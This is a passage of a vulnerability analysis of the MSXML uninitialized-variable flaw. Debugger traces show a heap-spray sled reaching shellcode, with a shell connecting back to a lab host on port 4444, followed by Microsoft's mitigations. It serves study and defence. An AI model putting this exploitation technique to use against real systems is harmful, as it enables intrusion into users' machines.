- We will not go deeper into this function as this is not interesting for this analysis.

```
749bd72e 8d45e4      lea    eax,[ebp-0x1c]
749bd731 50          push  eax
749bd732 ff159890a474 call dword ptr [msxm.3!_imp_VariantInit@4a49098] ; OLEAUT32!VariantInit
```

```
OLEAUT32!VariantInit:
77124950 8bff      mov    edi,edi
77124952 55       push  ebp
77124953 8bec     mov    ebp,esp
77124955 8b4508   mov    eax,[ebp+0x8]
77124958 66832000 and    word ptr [eax],0x0
7712495c 5d       pop    ebp
7712495d c20400   ret    0x4
77124960 83e804   sub    eax,0x4
77124963 74d6     jz     OLEAUT32!VariantClear+0xa4 (7712493b)
77124965 83e817   sub    eax,0x17
77124968 0f845a010000 je     OLEAUT32!VariantClear+0x7b (77124ac8)
7712496e 83e824   sub    eax,0x24
77124971 74c8     jz     OLEAUT32!VariantClear+0xa4 (7712493b)
77124973 668b06   mov    ax,[esi]
77124976 f6c420   test   ah,0x20
77124979 7488     jz     OLEAUT32!VariantClear+0xbb (77124903)
7712497b f6c440   test   ah,0x40
7712497e 7583     jnz   OLEAUT32!VariantClear+0xbb (77124903)
77124980 ff7608   push  dword ptr [esi+0x8]
77124983 e81d060000 call   OLEAUT32!SafeArrayDestroy (77124fa5)
77124988 85c0     test   eax,eax
7712498a 0f8d73ffffff jnl   OLEAUT32!VariantClear+0xbb (77124903)
77124990 e974ffffff jmp    OLEAUT32!VariantClear+0xc1 (77124909)
77124995 90       nop
77124996 90       nop
```



- After returning from the **Oleaut32!VariantInit** function the code pushes the **EBX** register which was previously set to **zero**.

gs	0				
fs	3b				
es	23				
ds	23				
edi	13e4d4				
esi	74a4f584				
ebx	0				
edx	0				
ecx	74a4f5a8				
eax	13e2b4				
ebp	13e2d0				
eip	749bd738				
cs	1b				
efl	246				
esp	13e1b8				

749bd738	53	push	ebx		
749bd739	8d45e4	lea	eax, [ebp-0x1c]	ss:0023:0013e2b4=0c0c0000	
749bd73c	50	push	eax		
749bd73d	6a02	push	0x2		
749bd73f	53	push	ebx		
749bd740	ff7510	push	dword ptr [ebp+0x10]		
749bd743	ff7508	push	dword ptr [ebp+0x8]		
749bd746	ff5620	call	dword ptr [esi+0x20]		
749bd749	3bc3	cmp	eax, ebx		

- Later, the code loads **EAX** with a pointer of injected dword values.
- However the **low word** was partially corrupted during the execution. Nevertheless this will not affect the arbitrary code execution.

```
OLEAUT32!VariantInit:
77124950 8bff          mov     edi, edi
77124952 55           push   ebp
77124953 8bec          mov     ebp, esp
77124955 8b4508        mov     eax, [ebp+0x8]
77124958 66832000     and     word ptr [eax], 0x0
0:000> dd 0013e2b4
0013e2b4 0c0c0000
0013e2c4 00000006
0013e2d4 749bdb13
0013e2e4 00000409
0013e2f4 0013e4b4
0013e304 00000017
0013e314 74a4f584
```


- The code continues running until it reaches a call to the pointer of [esi+0x20] which resolves to the **DOMNode::\_invokeDOMNode** function.
- We are not going deeper into all the subsequent calls from this point, however the next slide shows the call stack until reaching the last function into the process of creating the XML node. During this phase the “**get\_definition**” function is finally accessed.

```
749bd73c 50          push    eax
749bd73d 6a02       push    0x2
749bd73f 53          push    ebx
749bd740 ff7510     push    dword ptr [ebp+0x10]
749bd743 ff7508     push    dword ptr [ebp+0x8]
749bd746 ff5620    call   dword ptr [esi+0x20] {msxml3!DOMNode::_invokeDOMNode (749d3b71)} ds:0023:74a
749bd749 3bc3       cmp     eax,ebx
749bd74b 0f8cc7000000 jl     msxml3!_dispatchImpl::InvokeHelper+0x15a (749bd818)
```

- The **Node::get\_definition** function is accessed.

```
00 0013e0f0 74991c4e msxml3!DTD::New
01 0013e100 749d31a9 msxml3!Document::getDTD+0x15
02 0013e11c 749d5d9e msxml3!Node::getDefinition+0x1d
03 0013e170 749dea72 msxml3!DOMNode::get_definition+0x69
04 0013e180 749d3dbd msxml3!DOMDocumentWrapper::get_definition+0x14
05 0013e198 749bd749 msxml3!DOMNode::_invokeDOMNode+0x24c
06 0013e2d0 749bdb13 msxml3!_dispatchImpl::InvokeHelper+0x8b
07 0013e30c 749d4d84 msxml3!_dispatchImpl::Invoke+0x5e
08 0013e34c 749dcae4 msxml3!DOMNode::Invoke+0xaa
09 0013e380 749bd5aa msxml3!DOMDocumentWrapper::Invoke+0x50
0a 0013e3dc 749d6e6c msxml3!_dispatchImpl::InvokeEx+0xfa
0b 0013e40c 75c71408 msxml3!_dispatchEx<IXMLDOMNode,&LIBID_MSXML2,&IID_IXMLDOMNode,0>::InvokeEx+0x2d
0c 0013e444 75c71378 jscript!IDispatchExInvokeEx2+0xac
0d 0013e47c 75c76db3 jscript!IDispatchExInvokeEx+0x56
0e 0013e4ec 75c710d8 jscript!InvokeDispatchEx+0x78
0f 0013e534 75c6fab8 jscript!VAR::InvokeByName+0xba
10 0013e574 75c6efea jscript!VAR::InvokeDispName+0x43
11 0013e598 75c76ff4 jscript!VAR::InvokeByDispID+0xfd
12 0013e650 75c7165d jscript!CScriptRuntime::Run+0x16bd
13 0013e668 75c71793 jscript!ScrFncObj::Call+0x8d
```

- When the code returns from the **DOMNode::\_invokeDOMNode** function the value of the **EAX** register is set to **1**.



edi	13e4d4
esi	74a4f584
ebx	0
edx	1
ecx	749d5dfc
eax	1
ebp	13e2d0
eip	749bd749

- So the **JL** jump at the address **0x749BD74B** is not executed.



```
749bd749 3bc3          cmp     eax,ebx
749bd74b 0f8cc7000000  jl    msxml3!_dispatchImpl::InvokeHelper+0x15a (749bd818)
```



# Analysis of the vulnerability (19)

- After the non-taken jump the code takes a dword from **[ebp+0x14]** and moves it into the **EAX** register.
- EAX now holds the **0x0c0c0c08** value.

```
749bd751 8b45ec    mov     eax,[ebp-0x14]    ss:0023:0013e2bc=0c0c0c08
749bd754 3bc3     cmp     eax,ebx
749bd756 8bf0     mov     esi,eax
749bd758 7426     jz     msxml3!_dispatchImpl::InvokeHelper+0xc2 (749bd780)
```

gs	0
fs	3b
es	23
ds	23
edi	13e4d4
esi	74a4f584
ebx	0
edx	1
ecx	749d5dfc
<b>eax</b>	<b>c0c0c08</b>
ebp	13e2d0
eip	749bd754

# Analysis of the vulnerability (20)

- But wait... The value is directly moved into the **EAX register**... And what was indeed the previously moved value?

```
749bd751 8b45ec          mov     eax, [ebp-0x14]    ss:0023:0013e2bc=0c0c0c08
```

- Decompiling the **msxml3.dll** module with IDA shows us that the value matches with a local variable that was not **properly initialized**.

```
.text:749BD6BE ; Attributes: bp-based frame
.text:749BD6BE
.text:749BD6BE  _dispatchImpl_InvokeHelper proc near ; CODE XREF: sub_749BDAB5+59↓
.text:749BD6BE
.text:749BD6BE  var_10C      = byte ptr -10Ch
.text:749BD6BE  var_1C      = byte ptr -1Ch
.text:749BD6BE  var_14      = dword ptr -14h
.text:749BD6BE  var_C       = dword ptr -0Ch
.text:749BD6BE  var_8       = dword ptr -8
.text:749BD6BE  var_1       = byte ptr -1
.text:749BD6BE  arg_4       = dword ptr 8
.text:749BD6BE  arg_8       = dword ptr 0Ch
.text:749BD6BE  arg_C       = dword ptr 10h
.text:749BD6BE  arg_10      = dword ptr 14h
.text:749BD6BE  arg_14      = dword ptr 18h
.text:749BD6BE  arg_18      = dword ptr 1Ch
.text:749BD6BE  arg_1C      = dword ptr 20h
.text:749BD6BE  arg_20      = dword ptr 24h
.text:749BD6BE  arg_24      = dword ptr 28h
.text:749BD6BE
.text:749BD6BE          mov     edi, edi
```

```
.text:749BD751          mov     eax, [ebp+var_14]
```



# Analysis of the vulnerability (21)

- Later, because of the comparison between **EAX** and **EBX** at **0x749BD754** the **JZ** jump instruction at **0x749BD758** is not taken.

```
749bd754 3bc3                cmp     eax,ebx
```

- The code continues... And lastly, the content of the **EAX** pointer is transferred into the **ECX** register.

```
749bd758 7426                jz     msxml3!_dispatchImpl::InvokeHelper+0xc2 (749bd780)
749bd75a ff7528             push  dword ptr [ebp+0x28]
749bd75d 8b08                mov   ecx,[eax] ds:0023:0c0c0c08=0c0c0c0c !
```

gs	0
fs	3b
es	23
ds	23
edi	13e4d4
esi	c0c0c08
ebx	0
edx	1
ecx	c0c0c0c
eax	c0c0c08
ebp	13e2d0
eip	749bd75f
cs	1b
efl	202
esp	13e1b4

# Analysis of the vulnerability (22)

- Since from the address **0x749BD75F** the following instructions will not modify the **ECX** register, the **call** instruction at the address **0x749BD772** will successfully reach the **or al,0x0c** sled.

```
749bd75f ff7524 push dword ptr [ebp+0x24] ss:0023:0013e2f4=0013e4b4
749bd762 ff7520 push dword ptr [ebp+0x20]
749bd765 57 push edi
749bd766 6a03 push 0x3
749bd768 ff7514 push dword ptr [ebp+0x14]
749bd76b 68f8a79b74 push 0x749ba7f8
749bd770 53 push ebx
749bd771 50 push eax
749bd772 ff5118 call dword ptr [ecx+0x18]
749bd775 89450c mov [ebp+0xc],eax
749bd778 8b06 mov eax,[esi]
749bd77a 56 push esi
749bd77b ff5008 call dword ptr [eax+0x8]
```

```
Command - Pid 3820 - WinDbg:6.4.0007.0
0:000> d ecx + 0x18
0c0c0c24 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c .....
0c0c0c34 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c .....
0c0c0c44 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c .....
0c0c0c54 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c .....
0c0c0c64 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c .....
0c0c0c74 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c .....
0c0c0c84 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c .....
0c0c0c94 0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c .....
```


# Analysis of the vulnerability (23)

- The **or al,0x0c** sled is successfully executed until it finds the shellcode.

```
0c0c0c0c 0c0c      or      al,0xc
0c0c0c0e 0c0c      or      al,0xc
0c0c0c10 0c0c      or      al,0xc
0c0c0c12 0c0c      or      al,0xc
0c0c0c14 0c0c      or      al,0xc
0c0c0c16 0c0c      or      al,0xc
0c0c0c18 0c0c      or      al,0xc
0c0c0c1a 0c0c      or      al,0xc
0c0c0c1c 0c0c      or      al,0xc
0c0c0c1e 0c0c      or      al,0xc
0c0c0c20 0c0c      or      al,0xc
0c0c0c22 0c0c      or      al,0xc
0c0c0c24 0c0c      or      al,0xc
0c0c0c26 0c0c      or      al,0xc
0c0c0c28 0c0c      or      al,0xc
0c0c0c2a 0c0c      or      al,0xc
0c0c0c2c 0c0c      or      al,0xc
0c0c0c2e 0c0c      or      al,0xc
0c0c0c30 0c0c      or      al,0xc
0c0c0c32 0c0c      or      al,0xc
```

```
0:000> d [ecx+618]
0c0c1224 72 27 96 79 74 46 7f 04-4b 7b 08 eb 67 a8 b5 8d r'.ytF..K{.g..
0c0c1234 b8 35 3f 25 1d 9f 98 4f-b7 91 76 48 bf 0b d1 d2 .5?%...O..vH...
0c0c1244 d3 d6 8c e0 6b f5 90 b9-1b fc 49 09 f8 7a 14 77 ...k....I..z.
0c0c1254 23 f7 e1 20 e3 75 43 89-f9 a9 93 13 d5 4a 1c 15 #...uC.....J.
0c0c1264 bb 9b ba 66 37 3b d4 69-fd 24 97 41 7a 4e a8 7b ...f7;.i$.AzN.
0c0c1274 04 96 bb 76 75 7c 4a 83-e2 08 eb 70 21 f9 9f be ...vu|J....p!..
0c0c1284 b9 7e 22 d5 a9 90 27 24-b5 66 2f b4 0d 10 f5 bf ~"....$.f/....
0c0c1294 40 4e 41 33 fc 48 80 e0-0a d6 42 b3 3d 74 1d 0c @NA3.H....B.=t.
```

- Shellcode execution is achieved:



```
C:\WINDOWS\system32\cmd.exe
Active Connections

Proto Local Address           Foreign Address         State
TCP    0.0.0.0:135              0.0.0.0:0               LISTENING
TCP    0.0.0.0:445              0.0.0.0:0               LISTENING
TCP    127.0.0.1:1025           0.0.0.0:0               LISTENING
TCP    192.168.235.129:1388   192.168.235.131:4444   ESTABLISHED
UDP    0.0.0.0:445              *:*                     *:*
UDP    0.0.0.0:500              *:*                     *:*
UDP    0.0.0.0:1026             *:*                     *:*
UDP    0.0.0.0:1067             *:*                     *:*
UDP    0.0.0.0:1104             *:*                     *:*
UDP    0.0.0.0:1278             *:*                     *:*
UDP    0.0.0.0:1340             *:*                     *:*
UDP    0.0.0.0:4500             *:*                     *:*
UDP    127.0.0.1:123            *:*                     *:*
UDP    127.0.0.1:1379           *:*                     *:*
UDP    127.0.0.1:1900           *:*                     *:*
UDP    192.168.235.129:123     *:*                     *:*
UDP    192.168.235.129:137     *:*                     *:*
UDP    192.168.235.129:138     *:*                     *:*
UDP    192.168.235.129:1900    *:*                     *:*

C:\>
```



- Microsoft created a new workaround in the form of a fix-it.
- The “Fix it” package makes a minor change at runtime to either **msxml3.dll**, **msxml4.dll** or **msxml6.dll** modules every time Internet Explorer is loaded.
- This modification causes Internet Explorer to properly initialize the previously uninitialized variable which is the main problem of this vulnerability.
- Deploy the Enhanced Mitigation Experience Toolkit.
- Configure Internet Explorer to prompt before running Active Scripting or disable Active Scripting in the Internet and Local Intranet security zones.

- <http://technet.microsoft.com/en-us/security/advisory/2719615>
- <http://support.microsoft.com/kb/2719615>
- <http://googleonlinesecurity.blogspot.co.uk/2012/06/microsoft-xml-vulnerability-under.html>
- <https://community.rapid7.com/community/metasploit/blog/2012/06/18/metasploit-exploits-critical-microsoft-vulnerabilities>
- <http://blogs.technet.com/b/srd/archive/2012/06/13/msxml-fix-it-before-fixing-it.aspx>
- <http://en.wikipedia.org/wiki/XML>
- <http://research.swtch.com/sparse>
- <http://www.corelan.be>

# THANK-YOU FOR READING



Your questions are always welcome!

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